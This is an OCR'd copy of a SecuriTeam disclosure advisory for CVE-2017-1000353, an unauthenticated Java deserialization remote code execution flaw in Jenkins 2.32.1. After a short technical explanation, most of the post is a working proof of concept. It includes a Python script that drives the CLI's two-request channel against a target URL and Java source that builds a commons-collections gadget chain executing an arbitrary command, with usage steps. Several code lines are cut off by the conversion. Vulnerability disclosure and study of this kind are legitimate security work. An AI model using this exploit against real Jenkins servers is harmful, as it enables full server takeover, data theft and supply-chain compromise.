SecuriTeam Blogs

SSD Advisory – CloudBees Jenkins Unauthenticated Code Execution

Want to get paid for a vulnerability similar to this one?

Contact us at: ssd@beyondsecurity.com

Vulnerability Summary

The following advisory describes Java deserialization vulnerability found in CloudBees Jenkins version 2.32.1 that leads to a Remote Code Execution.

Jenkins helps to automate the non-human part of the whole software development process with now common things like continuous integration and by empowering teams to implement the technical aspects of continuous delivery. It is a server-based system running in a servlet container such as Apache Tomcat. It supports version control tools, including AccuRev, CVS, Subversion, Git, Mercurial, Perforce, Clearcase and RTC, and can execute Apache Ant, Apache Maven and sbt based projects as well as arbitrary shell scripts and Windows batch commands.

Credit

An independent security researcher has reported this vulnerability to Beyond Security's SecuriTeam Secure Disclosure program.

Vendor Response

CloudBees Jenkins has released patches to address this vulnerability and is-

sued CVE-2017-1000353 for the vulnerability. For more details: https://jenkins.io/security/advisory/2017-04-26/

Vulnerability Details

Jenkins is vulnerable to a Java deserialization vulnerability. In order to trigger the vulnerability two requests need to be sent.

The vulnerability can be found in the implementation of a bidirectional communication channel (over HTTP) which accepts commands.

The first request starts a session for the bi-directional channel and is used for "*downloading*" data from the server. The HTTP header "*Session*" is the identifier for the channel. The HTTP header "*Side*" specifies the "*downloading/uploading*" direction.

The second request is the sending component of the bidirectional channel. The first requests is blocked until the second request is sent. The request for a bidirectional channel is matched by the "*Session*" HTTP header which is just a UUID.

All commands sent to the CLI start with a preamble which is often:

```
1 <===[JENKINS REMOTING CAPACITY]===>rO0ABXNyABpodWRzb24ucmVtb3RpbmcuQ2FwYWJpbGl0
```


The preamble contains a base64 encoded serialized object. The serialized object of type "*Capability*" just tells the server which capabilities (e.g. HTTP chunked encoding) the client has.

After the preamble and some additional bytes a serialized object of type Command is expected by the Jenkins server. Since Jenkins does not validate the serialized object, any serialize object can be sent.

The deserialization is code is in the method "*readFrom*" of class "*Command*":

The command is called by the "*read()*" of class "*ClassicCommandTransport*".

The data coming "*from*" the "*upload*"-side of the channel is read in a thread of type ReaderThread.



The thread is triggered by the "*upload*"-method which is called in class "*CliEndpointResponse*".

In that method the HTTP body data is read and the "notify" method is called to notify the thread.

Proof of Concept

In order to exploit the vulnerability, an attacker needs to create a serialized payload with the command to execute by running the payload.jar script.

The second step is to change python script jenkins_poc1.py:

- Adjust target url in URL variable
- Change file to open in line “FILE_SER = open(“jenkins_poc1.ser”, “rb”).read()” to your payload file.

By doing the previous steps, you should see the following massage in the log/stdout of jenkins:

```
Jan 26, 2017 2:22:41 PM hudson.remoting.SynchronousCommandTransport$ReaderThre
SEVERE: I/O error in channel HTTP full-duplex channel a403c455-3b83-4890-b304-
hudson.remoting.DiagnosedStreamCorruptionException
Read back: 0xac 0xed 0x00 0x05 'sr' 0x00 '/org.apache.commons.collections.map.
'comparatort' 0x00 0x16 'Ljava/util/Comparator;xppsr' 0x00 0x1a 'java.security
'getRuntimeur' 0x00 0x12 '[Ljava.lang.Class;' 0xab 0x16 0xd7 0xae 0xcb 0xcd 'Z
'loadFactorI' 0x00 0x09 'thresholdxp?@' 0x00 0x00 0x00 0x00 0x00 0x00 'w' 0x08
0x92 0x0d 'x' 0xa2 '~~' 0xdd 0xba 0xa3 0xe8 0xf6 'x\3' 0xcd 0x98 0x06 '*t' 0x0
Read ahead:
    at hudson.remoting.FlightRecorderInputStream.analyzeCrash(FlightRecorderIr
    at hudson.remoting.ClassicCommandTransport.diagnoseStreamCorruption(Classi
    at hudson.remoting.ClassicCommandTransport.read(ClassicCommandTransport.ja
    at hudson.remoting.SynchronousCommandTransport$ReaderThread.run(Synchronou
Caused by: java.lang.ClassCastException: org.apache.commons.collections.map.Re
    at hudson.remoting.Command.readFrom(Command.java:96)
    at hudson.remoting.ClassicCommandTransport.read(ClassicCommandTransport.ja
```

jenkins_poc1.py

```
import urllib

import requests
import uuid
import threading
import time
import gzip
import urllib3
import zlib

proxies = {
#  'http': 'http://127.0.0.1:8090',
#  'https': 'http://127.0.0.1:8090',
```

```
}

URL='http://192.168.18.161:8080/cli'

PREAMLE='<===[JENKINS REMOTING CAPACITY]===>rO0ABXNyABpodWRzb24ucmVtb3RpbmcuQ2
PROTO = '\x00\x00\x00\x00'


FILE_SER = open("jenkins_poc1.ser", "rb").read()

def download(url, session):

    headers = {'Side' : 'download'}
    headers['Content-type'] = 'application/x-www-form-urlencoded'
    headers['Session'] = session
    headers['Transfer-Encoding'] = 'chunked'
    r = requests.post(url, data=null_payload(),headers=headers, proxies=proxie
    print r.text


def upload(url, session, data):

    headers = {'Side' : 'upload'}
    headers['Session'] = session
    headers['Content-type'] = 'application/octet-stream'
    headers['Accept-Encoding'] = None
    r = requests.post(url,data=data,headers=headers,proxies=proxies)


def upload_chunked(url,session, data):

    headers = {'Side' : 'upload'}
    headers['Session'] = session
    headers['Content-type'] = 'application/octet-stream'
    headers['Accept-Encoding']= None
    headers['Transfer-Encoding'] = 'chunked'
    headers['Cache-Control'] = 'no-cache'

    r = requests.post(url, headers=headers, data=create_payload_chunked(), pro


def null_payload():
    yield " "

def create_payload():
    payload = PREAMLE + PROTO + FILE_SER

    return payload

def create_payload_chunked():
    yield PREAMLE
    yield PROTO
    yield FILE_SER

def main():
    print "start"

    session = str(uuid.uuid4())

    t = threading.Thread(target=download, args=(URL, session))
    t.start()

```

```
76      time.sleep(1)
77      print "pwn"
78      #upload(URL, session, create_payload())
79
80      upload_chunked(URL, session, "asdf")
81
82  if __name__ == "__main__":
83      main()
```

payload.jar

```
1   import java.io.FileOutputStream;
2   import java.io.ObjectOutputStream;
3   import java.io.ObjectStreamException;
4   import java.io.Serializable;
5   import java.lang.reflect.Field;
6   import java.security.KeyPair;
7   import java.security.KeyPairGenerator;
8   import java.security.PrivateKey;
9   import java.security.PublicKey;
10  import java.security.Signature;
11  import java.security.SignedObject;
12  import java.util.Comparator;
13  import java.util.HashMap;
14  import java.util.HashSet;
15  import java.util.Map;
16  import java.util.concurrent.ConcurrentSkipListSet;
17  import java.util.concurrent.CopyOnWriteArraySet;
18
19  import net.sf.json.JSONArray;
20
21  import org.apache.commons.collections.Transformer;
22  import org.apache.commons.collections.collection.AbstractCollectionDecorator;
23  import org.apache.commons.collections.functors.ChainedTransformer;
24  import org.apache.commons.collections.functors.ConstantTransformer;
25  import org.apache.commons.collections.functors.InvokerTransformer;
26  import org.apache.commons.collections.keyvalue.TiedMapEntry;
27  import org.apache.commons.collections.map.LazyMap;
28  import org.apache.commons.collections.map.ReferenceMap;
29  import org.apache.commons.collections.set.ListOrderedSet;
30
31  public class Payload implements Serializable {
32
33      private Serializable payload;
34
35      public Payload(String cmd) throws Exception {
36
37          this.payload = this.setup(cmd);
38
39      }
40
41      public Serializable setup(String cmd) throws Exception {
42          final String[] execArgs = new String[] { cmd };
43
44          final Transformer[] transformers = new Transformer[] {
45                  new ConstantTransformer(Runtime.class),
46                  new InvokerTransformer("getMethod", new Class[] { String.clas
47                          Class[].class }, new Object[] { "getRuntime",
48                          new Class[0] }),
49                  new InvokerTransformer("invoke", new Class[] { Object.class,
```

```
                        Object[].class }, new Object[] { null, new Object[0]
                new InvokerTransformer("exec", new Class[] { String.class },
                        execArgs), new ConstantTransformer(1) };

        Transformer transformerChain = new ChainedTransformer(transformers);

        final Map innerMap = new HashMap();

        final Map lazyMap = LazyMap.decorate(innerMap, transformerChain);

        TiedMapEntry entry = new TiedMapEntry(lazyMap, "foo");

        HashSet map = new HashSet(1);
        map.add("foo");
        Field f = null;
        try {
            f = HashSet.class.getDeclaredField("map");
        } catch (NoSuchFieldException e) {
            f = HashSet.class.getDeclaredField("backingMap");
        }

        f.setAccessible(true);
        HashMap innimpl = (HashMap) f.get(map);

        Field f2 = null;
        try {
            f2 = HashMap.class.getDeclaredField("table");
        } catch (NoSuchFieldException e) {
            f2 = HashMap.class.getDeclaredField("elementData");
        }

        f2.setAccessible(true);
        Object[] array2 = (Object[]) f2.get(innimpl);

        Object node = array2[0];
        if (node == null) {
            node = array2[1];
        }

        Field keyField = null;
        try {
            keyField = node.getClass().getDeclaredField("key");
        } catch (Exception e) {
            keyField = Class.forName("java.util.MapEntry").getDeclaredField(
                    "key");
        }

        keyField.setAccessible(true);
        keyField.set(node, entry);

        KeyPairGenerator keyPairGenerator = KeyPairGenerator.getInstance("DSA
        keyPairGenerator.initialize(1024);
        KeyPair keyPair = keyPairGenerator.genKeyPair();
        PrivateKey privateKey = keyPair.getPrivate();
        PublicKey publicKey = keyPair.getPublic();

        Signature signature = Signature.getInstance(privateKey.getAlgorithm()
        SignedObject payload = new SignedObject(map, privateKey, signature);
        JSONArray array = new JSONArray();

        array.add("asdf");

```

```
        ListOrderedSet set = new ListOrderedSet();
        Field f1 = AbstractCollectionDecorator.class
                .getDeclaredField("collection");
        f1.setAccessible(true);
        f1.set(set, array);

        DummyComperator comp = new DummyComperator();
        ConcurrentSkipListSet csls = new ConcurrentSkipListSet(comp);
        csls.add(payload);

        CopyOnWriteArraySet a1 = new CopyOnWriteArraySet();
        CopyOnWriteArraySet a2 = new CopyOnWriteArraySet();

        a1.add(set);
        Container c = new Container(csls);
        a1.add(c);

        a2.add(csls);
        a2.add(set);

        ReferenceMap flat3map = new ReferenceMap();
        flat3map.put(new Container(a1), "asdf");
        flat3map.put(new Container(a2), "asdf");

        return flat3map;
    }

    private Object writeReplace() throws ObjectStreamException {
        return this.payload;
    }

    static class Container implements Serializable {

        private Object o;

        public Container(Object o) {
            this.o = o;
        }

        private Object writeReplace() throws ObjectStreamException {
            return o;
        }

    }

    static class DummyComperator implements Comparator, Serializable {

        public int compare(Object arg0, Object arg1) {
            // TODO Auto-generated method stub
            return 0;
        }

        private Object writeReplace() throws ObjectStreamException {
            return null;
        }

    }

    public static void main(String args[]) throws Exception{

        if(args.length != 2){
            System.out.println("java -jar payload.jar outfile cmd");
```

```
174             System.exit(0);
175         }
176 
177         String cmd = args[1];
178         FileOutputStream out = new FileOutputStream(args[0]);
179 
180         Payload pwn = new Payload(cmd);
181         ObjectOutputStream oos = new ObjectOutputStream(out);
182         oos.writeObject(pwn);
183         oos.flush();
184         out.flush();
185 
186 
187     }
188 
189 }
```

May 1, 2017 Maor Schwartz SecuriTeam Secure Disclosure Deserialization of untrusted data, Remote Code Execution

5 thoughts on “SSD Advisory – CloudBees Jenkins Unauthenticated Code Execution”

Pingback: 【漏洞分析】Jenkins 未授权代码执行漏洞分析（含PoC） - 莹莹之色

Pingback: 【漏洞分析】Jenkins 未授权代码执行漏洞分析（含PoC） - 莹莹之色

Pingback: https://blogs.securiteam.com/index.php/archives/3171 | Totally Secure

Pingback: Jenkins 未授权远程代码执行漏洞分析(CVE-2017-1000353) | Heikuo

Pingback: Jenkins Unauthenticated Remote Code Execution – sec.uno

Proudly powered by WordPress